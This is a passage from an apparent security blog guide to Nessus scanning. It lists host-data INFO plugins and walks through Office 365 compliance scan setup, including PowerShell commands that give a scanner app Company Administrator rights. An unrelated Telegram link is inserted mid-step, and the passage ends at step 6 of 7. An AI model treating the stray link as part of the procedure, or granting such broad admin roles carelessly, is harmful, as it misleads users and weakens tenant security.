2. Waste a lot of time when the reports are handed over to the patching team who spend time analysing them, checking the affected systems, researching whether patches require any extra work (such as creating registry values), and liaising with the assessor when, in actuality, nothing needed to be done at all.

So, to disable this option, simply configure the scan → select the tab Settings → select the section Report → untick the checkbox Show missing patches that have been superseded.

View fullsize



[↑ Back to Index.](#)

Additional information

Nessus vulnerability scans actually pull a **ton** of useful, non-vulnerability-related data and stores it in INFOs. Below are some great examples of these:

- Antivirus Software Check.
- BIOS Info (WMI).
Most notably, this includes information on whether secure boot is enabled on the target(s).
- Chrome Browser Extension Enumeration.
- Dropbox Software Detection (uncredentialed check).
- Enumerate Local Group Memberships.
- Firewall Rule Enumeration.
- Flash Cookie History.
This is “a list of URLs that set [Adobe Flash Player] cookies on the remote host”.
- HSTS Missing From HTTPS Server.
- Hyper-V Virtual Machine Detection.
- Inconsistent Hostname and IP Address.
- Internet Explorer Typed URLs.
- JavaScript Enabled in Adobe Reader.
- List Installed Mac OS X Software.
- LogMeIn Control Panel Installed (Windows) / LogMeIn Detection (Windows).

- Mac OS X Admin Group User List.
- Microsoft Internet Explorer Enhanced Security Configuration Detection.
- Microsoft Office File History.
- Microsoft Office Macros Configuration.
- Microsoft Windows - Local Users Information : Passwords Never Expire.
- Microsoft Windows ARP Table.
- Microsoft Windows DNS Cache.
- Microsoft Windows Hosts File.
- Microsoft Windows Installed Software Enumeration (credentialed check).
- Microsoft Windows PowerShell Execution Policy.
- Microsoft Windows SMB : Obtains the Password Policy.
- Microsoft Windows SMB : WindowsUpdate Disabled
- Microsoft Windows SMB Registry : Winlogon Cached Password Weakness.
- Microsoft Windows SMB Share Hosting Possibly Copyrighted Material.
This is basically a check for media files (MP3, MPG, AVI, etc).
- Microsoft Windows SMB Share Permissions Enumeration.
- Microsoft Windows Startup Software Enumeration.
- Microsoft Windows Summary of Missing Patches.
- Microsoft Windows USB Device Usage Report.
- Microsoft Windows Wireless Network History.
- Netstat Active Connections.
- Open Port Re-check.
- Oracle Java Runtime Environment (JRE) Detection.
- PPTP Detection.
- PsExec Service Installed.
- RDP Screenshot.
- Recent File History.
- Recycle Bin Files.
- SMTP Authentication Methods and SMTP Server Detection.
- SSL Certificate Expiry - Future Expiry.
This warns of TLS certificates that will expire soon.
- TeamViewer Version Detection.

- Terminal Services History. #RDP
- Traceroute Information.
- UserAssist Execution History.
This will report lists of programs that have been executed.
- Windows DNS Server Enumeration.
This will report the NICs' DNS configurations.
- Windows Store Application Enumeration.
- Windows Terminal Services Enabled. #RDP
- WMI Trusted Platform Module Enumeration. #TPM


[↑ Back to Index.](#)

Office 365 scanning

Nessus is capable of scanning Office 365 tenants for compliance against a given known baseline. However, due to a lack of good documentation, setting up the credentials was tricky and resolving the below errors was even trickier.

```
"{
  "error": {
    "code": "Authorization_RequestDenied",
    "message": "Insufficient privileges to complete the operation.",
    "innerError": {
      "request-id": "7b4216bf-329b-42b7-9b03-bb441697d814",
      "date": "2019-11-25T10:41:46"
    }
  }
}
```


[View fullsize](#)



The screenshot shows the Nessus interface for a scan titled "Example: Office 365". The left sidebar contains navigation options like Folders, Resources, and Tenable. The main content area displays a table of compliance checks. The table has columns for Severity, Name, Family, and Count. All checks listed are marked as "FAILED". To the right of the table, there is a "Scan Details" section showing policy information and a "Compliance" donut chart indicating that all checks failed.

Sev	Name	Family	Count
FAILED	Ensure no users are assigned AdHoc License Administr...	Office 365 Compliance Checks	1
FAILED	Ensure no users are assigned Device Managers role	Office 365 Compliance Checks	1
FAILED	Ensure no users are assigned Directory Readers role	Office 365 Compliance Checks	1
FAILED	Ensure no users are assigned Directory Synchronizatio...	Office 365 Compliance Checks	1
FAILED	Ensure no users are assigned Directory Writers role	Office 365 Compliance Checks	1
FAILED	Ensure no users are assigned Partner Tier 1 Support role	Office 365 Compliance Checks	1
FAILED	Ensure no users are assigned Partner Tier 2 Support role	Office 365 Compliance Checks	1
FAILED	Ensure Security Compliance Notification Mail is set	Office 365 Compliance Checks	1
FAILED	Ensure Security Compliance Notification Phone is set	Office 365 Compliance Checks	1
FAILED	Review Billing Administrator role membership	Office 365 Compliance Checks	1
FAILED	Review Compliance Administrator role membership	Office 365 Compliance Checks	1

[View fullsize](#)



The screenshot shows the detailed view of a specific compliance check, "Ensure no users are assigned AdHoc License Administrator role". It includes a description, a solution, an audit file, and a policy value. The "Output" section shows a JSON response from the system. The "Status" section indicates the check failed on the host "office365.com".

Description
Do not use. This role has been deprecated and will be removed from Azure AD in the future.

Solution
1. Go to the Azure Portal 2. Select Azure Active Directory 3. Select Users 4. On the Users - All Users page, select the user to modify the administrator role. The properties page will open.
5. Select Directory role 6. Select the appropriate administrator role(s) for the user.

Audit File
Tenable_Sent_Practices_Office365_v1.0.0.audit

Policy Value
request: "/DirectoryRoles"
regex: ""
expect: ""None"

Output

```
{
  "error": {
    "code": "Authorization_RequestDenied",
    "message": "Insufficient privileges to complete the operation.",
    "innerError": {
      "request-id": "4822101d-9862-4e4e-8955-9d002d9e3a8f",
      "date": "2019-11-28T10:51:17Z"
    }
  }
}
```

Status
Failed

Hosts
office365.com

Fortunately, we've figured this out and documented it here for everyone.

Step 1 of 7: Create Azure user account

At <https://portal.office.com/adminportal/home#/users>, create a simple user account for Nessus. No administrative roles are required.

Make a note of the username and password.

<https://t.me/learningnets>


Step 2 of 7: Create Azure registered app

At

https://portal.azure.com/#blade/Microsoft_AAD_IAM/ActiveDirectoryMenuBlade/RegisteredApps, select New registration → enter a name such as Nessus → select Register.

In Overview, make a note of the Application (client) ID.


[View fullsize](#)



The screenshot shows the 'Register an application' form in the Microsoft Azure portal. The form is titled 'Register an application' and has a close button (X) in the top right corner. It contains the following sections:

- Name:** A text input field with the value 'Nessus' and a green checkmark icon to its right. Below the field is the text: 'The user-facing display name for this application (this can be changed later).'
- Supported account types:** A section titled 'Who can use this application or access this API?' with three radio button options:
 - ☒ Accounts in this organizational directory (Astrix Integrated Systems only - Single tenant)
 - ☐ Accounts in any organizational directory (Any Azure AD directory - Multitenant)
 - ☐ Accounts in any organizational directory (Any Azure AD directory - Multitenant) and personal Microsoft accounts (e.g. Skype, Xbox)A link 'Help me choose...' is located below the options.
- Redirect URI (optional):** A section titled 'We'll return the authentication response to this URI after successfully authenticating the user. Providing this now is optional and it can be changed later, but a value is required for most authentication scenarios.' It includes a dropdown menu set to 'Web' and a text input field with the value 'e.g. https://myapp.com/auth'.
- Agreement:** A checkbox labeled 'By proceeding, you agree to the Microsoft Platform Policies'.
- Register:** A blue button at the bottom left of the form.

[View fullsize](#)



The screenshot shows the 'Nessus' application overview page in the Microsoft Azure portal. The page has a blue header with the Microsoft Azure logo and a search bar. The left sidebar contains a navigation menu with the following items: Overview, Quickstart, Manage, Branding, Authentication, Certificates & secrets, API permissions, Expose an API, Owners, Roles and administrators (Prev...), Manifest, Support & Troubleshooting, Troubleshooting, and New support request. The main content area displays the application details for 'Nessus':

- Display name:** Nessus
- Application (client) ID:** 4375698b-a041-463e-93aa-00f442c1e6d
- Directory (tenant) ID:** 872586af-7b01-4e07-b09f-ef67061b81b6
- Object ID:** 280fe983-0455-4bbd-8cb1-00b673187e68
- Supported account types:** My organization only
- Redirect URIs:** Add a Redirect URI
- Application ID URI:** Add an Application ID URI
- Managed application in ...:** Nessus


Below the details, there is a 'Call APIs' section with a 'View API permissions' button and a 'Documentation' section with links to Microsoft identity platform, Authentication scenarios, Authentication libraries, Code samples, Microsoft Graph, Glossary, and Help and Support. At the bottom, there is a 'Sign in users in 5 minutes' section with icons for various platforms and services.

Step 3 of 7: Generate Azure app client secret


In Certificates & secrets, select New client secret → enter a name such as Nessus - <hostname> → select Add.

Make a note of the value.

[View fullsize](#)



[View fullsize](#)



Step 4 of 7: Grant Azure app admin roles

Using a Microsoft web browser (yes, really), browse to either <https://outlook.office365.com/ecp/> → hybrid or

<https://t.me/learningnets>

<https://cmdletpswmodule.blob.core.windows.net/exopsmodule/Microsoft.Online.CSE.PSModule.Client.application> then install the Exchange Online PowerShell Module.

Once the Exchange Online PowerShell Module is installed, open it then customise and execute the following commands:

```
Connect-MsolService;
```

```
$displayName = "<Azure registered app name>";
```

```
$objectId = (Get-MsolServicePrincipal -SearchString $displayName).ObjectId;
```

```
$roleName_companyAdmin = "Company Administrator";
```

```
Add-MsolRoleMember -RoleName $roleName_companyAdmin -RoleMemberType  
ServicePrincipal -RoleMemberObjectId $objectId;
```

```
$roleName_userAdmin = "User Account Administrator";
```

```
Add-MsolRoleMember -RoleName $roleName_userAdmin -RoleMemberType ServicePrincipal  
-RoleMemberObjectId $objectId;
```

View fullsize

```
Windows PowerShell


-----
This PowerShell module allows you to connect to Exchange Online service.
To connect, use: Connect-EXOPSSession -UserPrincipalName <your UPN>
This PowerShell module allows you to connect Exchange Online Protection and Security & Compliance Center services also.
To connect, use: Connect-IPPSSession -UserPrincipalName <your UPN>
To get additional information, use: Get-Help Connect-EXOPSSession, or Get-Help Connect-IPPSSession
-----

PS C:\Users\ben.hooper> Connect-MsolService;
PS C:\Users\ben.hooper> $displayName = "Nessus";
PS C:\Users\ben.hooper> $objectId = (Get-MsolServicePrincipal -SearchString $displayName).ObjectId;
PS C:\Users\ben.hooper> $roleName_companyAdmin = "Company Administrator";
PS C:\Users\ben.hooper> Add-MsolRoleMember -RoleName $roleName_companyAdmin -RoleMemberType ServicePrincipal -RoleMemberObject
id $objectId;
PS C:\Users\ben.hooper> $roleName_userAdmin = "User Account Administrator";
PS C:\Users\ben.hooper> Add-MsolRoleMember -RoleName $roleName_userAdmin -RoleMemberType ServicePrincipal -RoleMemberObjectI
d $objectId;
PS C:\Users\ben.hooper>
```


Step 5 of 7: Configure scan

Create an Audit Cloud Infrastructure compliance scan and configure it with the Office 365 credentials that you generated in previous steps.

[View fullsize](#)




[View fullsize](#)




Step 6 of 7: Launch scan

Launch the scan and you should now see the correct output.

[View fullsize](#)



[View fullsize](#)



